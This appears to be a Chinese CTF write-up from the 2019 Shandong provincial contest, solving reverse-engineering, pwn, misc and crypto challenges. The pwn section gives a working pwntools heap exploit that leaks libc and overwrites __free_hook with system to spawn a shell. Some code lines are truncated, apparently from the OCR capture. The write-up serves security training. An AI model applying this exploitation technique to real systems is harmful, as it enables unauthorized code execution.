
第八届山东省网络安全技能大赛wp

原创

飞鸿踏雪（蓝屏选手） 于 2019-09-25 10:18:33 发布 1421 收藏 5
分类专栏： 总结 文章标签： ctf/山东省第八届大学生网络安全技能大赛预选赛wp



目录

0x0 EasyApk

- 直接**JEB**加载：
- 主窗口代码如下

```
public class WelcomeActivity extends AppCompatActivity {
    private Button button;
    private EditText passWord;

    public WelcomeActivity() {
        super();
    }

    static EditText access$000(WelcomeActivity arg1) {
        return arg1.passWord;
    }

    public void check(String arg4) {
        if(arg4.isEmpty()) {
            Toast.makeText(((Context)this), "不能啥都不输呀", 1).show();
        }
        else if("し ゐwて し dほｙさωξぬξねσつτωξつそpβつし ψζpψτεて つρ;;".equals(encode.base(arg4, "UTF-8"))) {
            Toast.makeText(((Context)this), "flag正确！！！", 1).show();
        }
        else {
            Toast.makeText(((Context)this), "再试试吧。。。", 1).show();
        }
    }

    protected void onCreate(Bundle arg3) {
        super.onCreate(arg3);
```


- Encode类代码：

```java
public final class encode {
    private static final String base_string = "αβγδεζηθικλμνξοπρστυφχψωさしすせそたちつってとゐなにぬねのはひふへほゑまawopxqudlg+/";

    public encode() {
        super();
    }

    public static String base(String arg8, String arg9) {
        byte[] v3_1;
        int v0 = 2;
        int v1 = 0;
        StringBuilder v2 = new StringBuilder();
        try {
            v3_1 = arg8.getBytes(arg9);
        }
        catch(UnsupportedEncodingException v3) {
            throw new RuntimeException(((Throwable)v3));
        }

        String v4 = encode.base_1(v3_1, v0);
        int v5;
        for(v5 = 0; v4.length() % 24 != 0; ++v5) {
            v4 = v4 + "0";
        }

        while(v1 <= v4.length() - 6) {
            int v6_1 = Integer.parseInt(v4.substring(v1, v1 + 6), v0);
            if(v6_1 != 0 || v1 < v4.length() - v5) {
                v2.append("αβγδεζηθικλμνξοπρστυφχψωさしすせそたちつってとゐなにぬねのはひふへほゑまawopxqudlg+/".charAt(v6_1));
            }
            else {
                v2.append(";");
            }

            v1 += 6;
        }

        return v2.toString();
    }

    private static String base_1(byte[] arg3, int arg4) {
        String v0;
        for(v0 = new BigInteger(1, arg3).toString(2); v0.length() % 8 != 0; v0 = "0" + v0) {
        }

        return v0;
    }
```


- 其实就是魔改的**base64**加密。其中函数**base_1**是将输入的字符串转成二进制流，函数**base**就是**base64**加密算法。首先判断数据是否为24的倍数，不是就在末尾补0，正好符合base加密的特征之一。然后将数据6个位划分为一组，循环查表，符合base加密的特征之二。然后就是字符替换表被修改了，那么结合base的特点，我们可以同时将密文和字符表中的非**ASCII**码换成对应的ASCII码，且保证每个ASCII码不重复，解密就行了。替换规则如下：

  原来的字符表：**αβγδεζηθικλμνξοπρστυφχψωさしすせそたちつってとゐなにぬねのはひふへほゑまawopxqudlg+/**

  替换后的字符表：**-.<>?A'1[]{}|!@#$%^&()`~erstyizxcvbnmjkERSTYIZXCawopxqudlg+/**

  原来的密文：**しぬwてしdほγさωξにξゐσつτωξつそpβつしψζpψτεてつρ;;**

  替换后的密文：**rkwvrdZ<e~!j!n%x^~!xyp.xr`Ap`^?vx$;;**

  到此，如果使用自己编写的脚本只需将检测字符表长度是否为64注释掉，解密没有问题。如果是用别人的工具解密的话，可能就要将字符表和密文全替换成标准的形式，不过这样工作量比较大。

  最后解的flag：


BASE_All.cpp

```cpp
#include "BASE.h"
using namespace std;

int main()
{
    string tb="-.<>?A'1[]{}|!@#$%^&()`~erstyizxcvbnmjkERSTYIZXCawopxqudlg+/";
    BASE b(64,';',tb,false);
    unsigned char ret[256];
    char in[] = "rkwvrdZ<e~!j!n%x^~!xyp.xr`Ap`^?vx$;;";
    b.Decode(in, ret);
    cout << ret << endl;
    system("pause");
    return 0;
}
```

```
C:\Users\HP\Desktop\SD2019\BASE_All.exe
flag{Base64_Is_s0_easY!!}
请按任意键继续. . .
```


0x1 FlagEncode


- 先看一下程序有没有壳



- 没壳直接上IDA：

```cpp
int __cdecl main(int argc, const char **argv, const char **envp)
{
  unsigned int v4; // ebx
  size_t v5; // eax
  char key[30]; // [esp+15h] [ebp-2Fh]
  char v7; // [esp+33h] [ebp-11h]
  FILE *fout; // [esp+34h] [ebp-10h]
  FILE *fin; // [esp+38h] [ebp-Ch]
  unsigned int v10; // [esp+3Ch] [ebp-8h]

  __main();
  scanf("%s", key);
  v10 = 0;
  fin = fopen("flag.exe", "rb");
  fout = fopen("flag_pack", "wb");
  if ( !fin || !fout )
    return -1;
  while ( !(fin->_flag & 0x10) )
  {
    v7 = fgetc(fin);
    v4 = v10;
    v5 = strlen(key);
    v7 ^= key[v4 % v5];
    v7 = ~v7;
    fputc(v7, fout);
    ++v10;
  }
  fclose(fin);
  fclose(fout);
  return 0;
}
```


- 很清晰的一个加密过程，也非常简单。加密用的是一个循环密钥，关键在于密钥怎么求。这里用到PE文件的一个特性：一般来说每个PE文件在偏移为**0x4E**处都有一段**“This program cannot be run in DOS mode”**。



- 我们可以利用这个线索反求**key**：


keygen.cpp

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
int main(){

    char data[]="This program cannot be run in DOS mode";
    char key[50];
    int i;
    FILE *fin=fopen("flag_pack","rb");
    fseek(fin,0x4e,SEEK_SET);

    for(i=0;i<strlen(data);i++){
        key[i]=~fgetc(fin);
        key[i]^=data[i];
    }
    printf("%s\n",key);
    fclose(fin);
```




- 最后解密程序：

```
char *key="niceday0717";
FILE *fin=fopen("flag_pack","rb");
FILE *fout=fopen("flag_decode.exe","wb");
int i=0;
char ch;
int len=strlen(key);
while(!(fin->_flag &0x10)){
    ch=~fgetc(fin);
    ch^=key[(i++)%len];
    fputc(ch,fout);
}
fclose(fin);
fclose(fout);
return 0;
//niceday0717
```



0x2 EasyRE

- 老规矩，先看有没有壳：



- 好，没壳直接上IDA，只看到一大堆未识别的函数，此时莫慌，字符串搜索居然发现了flag？

```
.rdata:00402100                                         ; DATA XREF: sub_40140D+ED↑o
.rdata:00402108 aFlagNp2nianxx1 db 'flag{NP2NiaNXx1ClGYVQ50}',0
.rdata:00402108                                         ; DATA XREF: .rdata:00402160↓o
.rdata:00402121                 align 4
.rdata:00402124 unk_402124      db  78h ; x             ; DATA XREF: sub_401080+A8↑o
```

- 真的这么简单的吗？提交果然不对！接着往下看，对

```
.rdata:00402148 ; char Command[]
.rdata:00402148 Command         db 'pause',0            ; DATA XREF: sub_401080+E5↑o
.rdata:0040214E                 align 10h
.rdata:00402150 unk_402150      db  69h ; i             ; DATA XREF: sub_401080+10↑o
.rdata:00402151                 db  6Eh ; n
.rdata:00402152                 db  70h ; p
.rdata:00402153                 db  75h ; u
.rdata:00402154                 db  74h ; t
.rdata:00402155                 db 0A3h
.rdata:00402156                 db 0BAh
.rdata:00402157                 db    0
.rdata:00402158 unk_402158      db  25h ; %             ; DATA XREF: sub_401080+2E↑o
.rdata:00402159                 db  73h ; s
.rdata:0040215A                 db    0
```


进行交叉引用，来到真正对输入进行校验的地方：

```
if ( v0 >= 0x10 && v0 == 24 )
{
  v1 = 0;
  v2 = (char *)&v8 + 7;
  do
  {
    v3 = *v2--;
    byte_40336C[v1++] = v3;
  }
  while ( v1 < 24 );                            // 字符串反转
  v4 = 0;
  do
  {
    byte_40336C[v4] = (byte_40336C[v4] + 1) ^ 6;// 简单位移加异或
    ++v4;
  }
  while ( v4 < 0x18 );
  v5 = strcmp(byte_40336C, (const char *)&unk_402124);// 最终与密文比较
  if ( v5 )
    v5 = -(v5 < 0) | 1;
  if ( !v5 )
  {
    sub_401020("right\n", v7);
    system("pause");
  }
}
return 0;
}
```


- 脚本：

```
data=[0x78,0x49,0x72,0x43,0x6A,0x7E,0x3C,0x72,0x7C,0x32,0x74,0x57,0x73,0x76,0x33,0x50,0x74,0x49,0x7F,0x7A,0

flag=''
for i in data:
    flag+=chr((i^6)-1)
print(flag[::-1])
```

- **flag{xNqU4otPq3ys9wkDsN}**

0x3 HardAPP

- 这是赛后分析的，校验是放在线程中的，并且通过触发异常才会来到解密flag的地方

```
28
29  Sleep(0xBB8u);
30  phProv = 0;
31  phKey = 0;
32  CryptAcquireContextA(&phProv, 0, 0, 0x18u, 0);
33  pbData = 8;
34  v7 = 2;
35  v8 = 0;
36  v9 = 0;
37  v10 = 16;
38  v11 = 102;
39  v12 = 0;
40  v13 = 0;
41  v14 = 32;
42  v15 = 0;
43  v16 = 0;
44  v17 = 0;
45  sub_4026F0(&v18, 0, 0x58u);
46  v19 = 0;
47  v20 = 0;
48  v21 = 0;
49  v22 = 0;
50  v23 = 0;
51  v24 = 0;
52  v25 = 0;
53  v26 = 0;
54  sub_4013C0((int)&v19, (int)lpThreadParameter);
55  sub_402990((unsigned int)&v18, &v19, 0x20u);
56  CryptImportKey(phProv, &pbData, 0x2Cu, 0, 0, &phKey);
57  *(_DWORD *)v3 = 2;
58  CryptSetKeyParam(phKey, 4u, v3, 0);
59  pdwDataLen = 32;
60  CryptDecrypt(phKey, 0, 1, 0, &::pbData, &pdwDataLen);
61  if ( *(_DWORD *)&::pbData == 1734437990 )
62    sub_401040("success", pdwDataLen);
63  else
64    sub_401040("can you get real key?", pdwDataLen);
65  return 1;
66}
```


- 表哥说IDA未能正确识别sub_4026F0（）就是memset（）和sub_402990（）就是memcpy（）。到此只需要爆破lpThreadParameter这个参数即可。

脚本

```
#include <tchar.h>
#include <stdio.h>
#include <windows.h>
#include <wincrypt.h>
#include <conio.h>
#include<memory.h>
#include"defs.h"

#pragma comment (lib, "advapi32")
```

```
#pragma comment (lib, "advapi32")

#define KEYLENGTH  0x00800000
#define ENCRYPT_ALGORITHM CALG_RC4
#define ENCRYPT_BLOCK_SIZE 8

void sub_4013C0(BYTE *a1, int a2)
{
 int result; // eax@3
    int i; // [sp+0h] [bp-4h]@1
 for (i = 15; i >= 0; i--)
 {
  memcpy(&a1[i * 2], &a2, 2);
  a2 ^= ((unsigned int)(unsigned __int16)a2 >> 4) ^ ((unsigned __int16)a2 << 11) ^ ((unsigned __int16)a2 <<
 }
}


int StartAddress(int lpThreadParameter)
{
 DWORD pdwDataLen; // [sp+0h] [bp-98h]@1
 BYTE Data[32] = { 0x19, 0x85, 0x52, 0x7d, 0xb7, 0xb8, 0x5a, 0xbe, 0x59, 0x30, 0xec, 0xed, 0xf9, 0x21, 0x79
 HCRYPTPROV phProv; // [sp+8h] [bp-90h]@1
 HCRYPTKEY phKey; // [sp+Ch] [bp-8Ch]@1
 BYTE bKey[0x2c];
 unsigned char key1[0xC] = { 0x08, 0x02, 0x00, 0x00, 0x10, 0x66, 0x00, 0x00, 0x20, 0x00, 0x00, 0x00 };
 BYTE key2[0x20] = { 0 };

 phProv = 0;
 phKey = 0;
 CryptAcquireContextA(&phProv, 0, 0, 0x18u, 0);// 鑾峰緱鎸囧畾CSP鐨勫瘡闇ュ鍣ㄧ殑鍙ユ焺,浣跨敤榛樿鎻愪緵鑰
 memset(bKey, 0, 0x2c);
 memset(key2, 0, 0x20);
 memcpy(bKey, key1, 0xc);
 sub_4013C0(key2, lpThreadParameter);
 memcpy(((BYTE*)&bKey) + 0xc, key2, 0x20);
 CryptImportKey(phProv, bKey, 0x2C, 0, 0, &phKey);
 DWORD dwMode = CRYPT_MODE_ECB;
 CryptSetKeyParam(phKey, KP_MODE, &dwMode, 0);
 pdwDataLen = 32;
 CryptDecrypt(phKey, 0, 1, 0, Data, &pdwDataLen);
 if (*(_DWORD *)&Data == 0x67616C66)
 {
  printf("%s\n", Data);
  return 1;
 }
 else
  return 0;
}

int main()
{
 int i=1;
 for(;i<0xffffffff;i++)
  if(StartAddress(i))break;
 return 0;
}
```

```
flag{It_t00_cold_outs1d3}?sy  ?□

--------------------------------
Process exited after 9.52 seconds with return value 0
请按任意键继续. . .
```

PWN

0x4

比赛的时候没做出来，赛后在**zero**表哥的指导下做出来了。

首先看一下程序开启了什么保护：

```
[*] '/root/Desktop/pwn\xe9\x9b\x86\xe5\x90\x88/
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

RELRO都开起了，看来只能修改hook表了。程序有添加/打印/删除操作。添加操作中存在堆溢出漏洞：

```
  v4 = a1;
  v7 = __readfsqword(0x28u);
  size = a2;
  while ( --size )
  {
    read(0, &buf, 1uLL);
    if ( buf == '\n' )
      break;
    v2 = v4++;
    *v2 = buf;
  }
  return 0LL;
}
```


当**size=0**时就可以无限写。另外程序限制分配的大小不得超过**0x40**，所以要想泄露libc，还得想办法让某个chunk进入unsortbin中。此外，程序给出的**libc**是**2.29**的，引入了**tcache**机制，因此我们先要释放7个chunk填满tcache，后面才能正常进入对应的bin中。

我的想法是利用堆溢出伪造一个大小在unsortbin中的chunk，然后释放之以泄露内存。但是始终没有成功，就这个问题我请教了**zero**表哥，他说这题是利用**scanf**的一个机制来泄露内存的。

这就触及到我的知识盲区了。

scanf函数在接收很长的数据时，即使关闭了输入缓冲区：

```
{
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  return puts("welcome to sddxs book_manage");
}
```

他也会申请一块**large chunk**来存放这段数据，此时会如果**fastbin**中有闲置的chunk，就会被合并放入**unsortbin**中。难怪我之前还多余去构造**unsortbin**，最后都被这个给破坏了，所以泄露不出来。能够泄露内存后就利用**tcache attack**，修改**fd**为**free_hook**，然后**malloc**两次，就会得到**free_hook**的内存，将其修改为**system**，然后free掉一个含有**/bin/sh\0**的**chunk**就可以**getshell**了

EXP:

```
#encoding=utf-8
from pwn import*

#context.log_level=1
p=process('./pwn')
libc=ELF('/lib/x86_64-linux-gnu/libc-2.28.so',checksec=False)

def Add(name,size,data):
    p.sendlineafter(':','1')
    p.sendlineafter('id:',name)#16
    p.sendlineafter('name:',str(size))
    p.sendlineafter('book:',data)

def Show(idx):
    p.sendlineafter(':','3')
    p.sendlineafter('number:',str(idx))

def Del(idx):
    p.sendlineafter(':','2')
    p.sendlineafter('number?',str(idx))

for i in range(14):
    Add(p8(i+1)*0xf,0x10,p8(i+1)*0xf)
for i in range(7):
    Del(i)

p.sendlineafter(':','1')
p.sendlineafter('id:','hack')#16
p.sendlineafter('name:','6'*0x666)
for i in range(7):
    Add('',0x10,'')
Add('/bin/sh\0',0x10,'/bin/sh\0')#14
Show(5)
p.recvuntil('\x69\x73\x20')
libc_base=u64(p.recv(6).ljust(8,'\0'))-0x1bbca0
free_hook=libc.sym['__free_hook']+libc_base
system=libc.sym['system']+libc_base
success('libc_base:'+hex(libc_base))
success('free_hook:'+hex(free_hook))

Del(0)
Del(1)
Del(2)
Add('hack',0,'\0'*0x10+p64(0)+p64(0x21)+p64(free_hook))#0
'''gdb.attach(p)
pause()'''
Add('',0x10,'')
Add(p64(system),0,p64(system))
Del(14)

p.interactive()
```

```
[+] Starting local process './pwn': pid 2554
[+] libc_base:0x7effdd5a5000
[+] free_hook:0x7effdd7628e8
[*] Switching to interactive mode

$ ls
core  pwn  pwn_exp.py
$ id
uid=0(root) gid=0(root) 组=0(root)
$
```

Misc

0x5 瞅啥


- 图片如下：

- binwalk查看发现有隐藏的文件

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 1118 x 900, 8-bit/color RGBA, non-interlaced
631180        0x9A18C         Zip archive data, encrypted compressed size: 10183, uncc
ocx
641515        0x9C9EB         End of Zip archive, footer length: 22
```

- 分离得出两个文件：png和zip。而png和没分离之前是一样的图案，zip显示是加密的。在排除了伪加密之后，怀疑密码藏在图片里。根据题目和图片得到暗示，修改高度后得到解压密码：

- 解压得到doc文件，但是flag不在里面。将其修改为zip的后缀，从解压文件中找到flag：



0x6 流量包分析

- 看到http协议里面有sql注入，于是过滤出http的数据包。观察服务器返回的数据，有这么两种结果：

```
\r\n
nothing</br></br></br>\r\n
<font size='4'>\r\n
\r\n
```

和

```
\r\n
\346\226\207\347\253\240\345\206\205\345\256\271:welcome to sanya<br></br></br></br>\r\n
<font size='4'>\r\n
```

可见是报错注入，正确会显示**welcome to sanya**，错误会显示nothing。所以再查找包含**welcome to sanya**的数据包，查看requst一栏，比对一下即可得到flag。

0x7 教练带我打CTF

- **binwalk**分离文件，将分离出的文件用**imageIN**打开：

- 社会主义核心价值观编码，解码得到flag：
- 爱国爱党爱人民！flag is flag{94e25cc5b1485a2067d3d83b45b0471b}
- 果然很社会！

Crypto

0x8 RSA1

- 三素数问题，很简单实在不想写了。

0x9 RSA2

- 常规分解N就可以了，比RSA1还简单，不写了。

0x10 MIX

- 比赛时没做出来，不够自信，还用错了python版本去跑（因为我系统默认是python3运行py），结果跑都跑不起来，经过美化后的代码还是看的很懵逼：

```
(lambda __operator, __print, __g, __y: [(sys.setrecursionlimit(1000000), [
        [
            [
                [
                    [(decode(cipher), None)[1]
                        for __g['cipher'] in [('D6VNEIRAryZ8Opdbl3bOwqmBD+lmFXbcd/XSghalqYBh1FDtbJo=')]
                    ][0]
                    for __g['decode'], decode.__name__ in [(lambda cipher: (lambda __l: [(init(), [
                            [
                                [(lambda __after: (__print('sorry,you dont have the auth'), 0)[1]
                                    if (__l['auth'] != 1)
                                    else __after())(lambda: (lambda __items, __after, __sentinel: __y(lambd
                                        [__this() for __l['result'] in [(__operator.iadd(__l['result'], chr
                                        for __l['i'] in [(__i)]
                                    ][0]
                                    if __i is not __sentinel
                                    else __after())(next(__items, __sentinel)))())(iter(range(len(__l['ciph
                                for __l['cipher'] in [(__l['cipher'].decode('base64'))]
                            ][0]
                            for __l['result'] in [('')]
                        ][0])[1]
                        for __l['cipher'] in [(cipher)]
                    ][0])({}), 'decode')]
                ][0]
                for __g['init'], init.__name__ in [(lambda: (lambda __l: [
                    [(lambda __items, __after, __sentinel: __y(lambda __this: lambda: (lambda __i: [(s.appe
                            for __l['i'] in [(__i)]
                        ][0]
                        if __i is not __sentinel
                        else __after())(next(__items, __sentinel)))())(iter(range(256)), lambda: (lambda __
                            [
                                [
                                    [
                                        [__this() for s[__l['j']] in [(__l['tmp'])]][0]
                                        for s[__l['i']] in [(s[__l['j']])]
                                    ][0]
                                    for __l['tmp'] in [(s[__l['i']])]
                                ][0]
                                for __l['j'] in [(((__l['j'] + s[__l['i']]) + k[__l['i']]) % 256))]
                            ][0]
                            for __l['i'] in [(__i)]
                        ][0]
                        if __i is not __sentinel
                        else __after())(next(__items, __sentinel)))())(iter(range(256)), lambda: None, []),
                    for __l['key'] in [('aV9hbV9ub3RfZmxhZw==').decode('base64'))]
                ][0])({}), 'init')]
            ][0]
            for __g['k'] in [([])]
        ][0]
        for __g['s'] in [([])]
    ][0])[1]
    for __g['sys'] in [(__import__('sys', __g, __g))]
][0])(__import__('operator', level = 0), __import__('__builtin__', level = 0).__dict__['print'], globals(),
```

- 赛后问了一下，说要用python2跑。正常情况下会是这样的结果：

```
Python 2.7.16 (v2.7.16:413a49145e, Ma
D64)] on win32
Type "help", "copyright", "credits" o
>>>
=============== RESTART: C:\Users\HP\
sorry,you dont have the auth
>>>
```

- 再看代码，发现仅有一处判断的地方 **if (__l['auth'] != 1)**，试着把 **!=**修改为**==**，运行得到base64编码，解码得到flag。

```
Python 2.7.16 (v2.7.16:413a49145e, Mar  4 2019, 01:37:19)
D64)] on win32
Type "help", "copyright", "credits" or "license()" for mo
>>>
=============== RESTART: C:\Users\HP\Desktop\SD2019\mix\m
ZmxhZ3syQkQ4QTlBOEU2MUY3QjMxQzFENDZCMzg3Q0IwMjc4RH0=

>>>
```

原文：

```
ZmxhZ3syQkQ4QTlBOEU2MUY3QjMxQzFENDZCMzg3Q0IwMjc4RH0=
```

处理结果：

```
flag{2BD8A9A8E61F7B31C1D46B387CB0278D}
```


- 就是这么简单，我还能怎么样呢？只能是满满的遗憾，又是送分的！